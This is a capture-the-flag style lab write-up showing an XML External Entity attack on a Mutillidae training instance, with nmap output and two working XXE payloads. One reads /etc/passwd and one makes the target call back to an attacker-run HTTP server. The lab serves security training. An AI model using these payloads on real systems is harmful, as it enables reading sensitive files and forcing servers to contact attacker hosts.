

[illegible]

<b>Name</b>	XML External Entity
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2119">https://attackdefense.com/challengedetails?cid=2119</a>
<b>Type</b>	OWASP Top 10 : XML External Entities

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective:** Perform XML External Entity attack.

**Solution:**

**Step 1:** Start a terminal and check the IP address of the host.

**Command:** ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
10552: eth0@if10553: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
10555: eth1@if10556: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:ff:a4:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.255.164.2/24 brd 192.255.164.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

**Step 2:** Run Nmap scan on the target IP to find open ports.

**Note:** The target IP will be 192.255.164.3


**Command:** nmap 192.255.164.3

```
root@attackdefense:~# nmap 192.255.164.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-03 22:08 IST
Nmap scan report for target-1 (192.255.164.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:FF:A4:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```


Port 80 and Port 3306 are open

**Step 3:** Start firefox and navigate to the target IP.




An instance of Mutillidae is running at port 80 of the target.

**Step 4:** Navigate to the XML validator page located in the XML External Entity Injection section under the OWASP 2017 menu.



**Step 5:** Enter a simple XML in the text area.

```
<message>
<name>
john
</name>
</message>
```





Click on the “Validate XML” button


The screenshot shows a web browser window with the address bar displaying `192.255.164.3/index.php?page=xml-validator.php`. The page title is "XML Validator". On the left, there is a sidebar menu with links to OWASP 2017, OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. Below the menu, there is a PayPal logo and a "Want to Help?" link, followed by a "Video Tutorials" link with a YouTube icon. The main content area has a header "XML Validator" and a "Back" button with a blue arrow icon. Next to it is a "Help Me!" button with a red button icon. Below these is a "Hints and Videos" button with a downward arrow icon. A pink box contains the text "Please Enter XML to Validate" and an example: `<somexml><message>Hello World</message></somexml>`. Below this is a large text input field labeled "XML". To the right of the input field is a "Validate XML" button. Below the input field, there are two sections: "XML Submitted" showing `<message> <name> john </name> </message>` and "Text Content Parsed From XML" showing the text "john".

The XML is successfully parsed.


**Step 6:** Enter an XML payload to retrieve the content of “/etc/passwd” file.

**Payload:**

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/passwd">]>
<data><text>&passwd;</text></data>
```



Click on the "Validate XML" button.



The content of /etc/passwd is retrieved successfully.

**Step 7:** Start HTTP Server on port 9000 to receive a request from the server.


**Command:** python -m SimpleHTTPServer 9000

```
root@attackdefense:~#  
root@attackdefense:~# python -m SimpleHTTPServer 9000  
Serving HTTP on 0.0.0.0 port 9000 ...
```

**Step 8:** Modify the payload to receive a request at port 9000 on the attacker's machine.


**Payload:**

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "http://192.255.164.2:9000/helloworld">]>  
<data><text>&passwd;</text></data>
```



Click on the “Validate XML” button.

```
root@attackdefense:~#  
root@attackdefense:~# python -m SimpleHTTPServer 9000  
Serving HTTP on 0.0.0.0 port 9000 ...  
192.255.164.3 - - [03/Jun/2020 22:10:54] code 404, message File not found  
192.255.164.3 - - [03/Jun/2020 22:10:54] "GET /helloworld HTTP/1.0" 404 -
```



An HTTP request is received from the server, Hence the attack was successful.

**References:**

1. Mutillidae (<https://sourceforge.net/projects/mutillidae/>)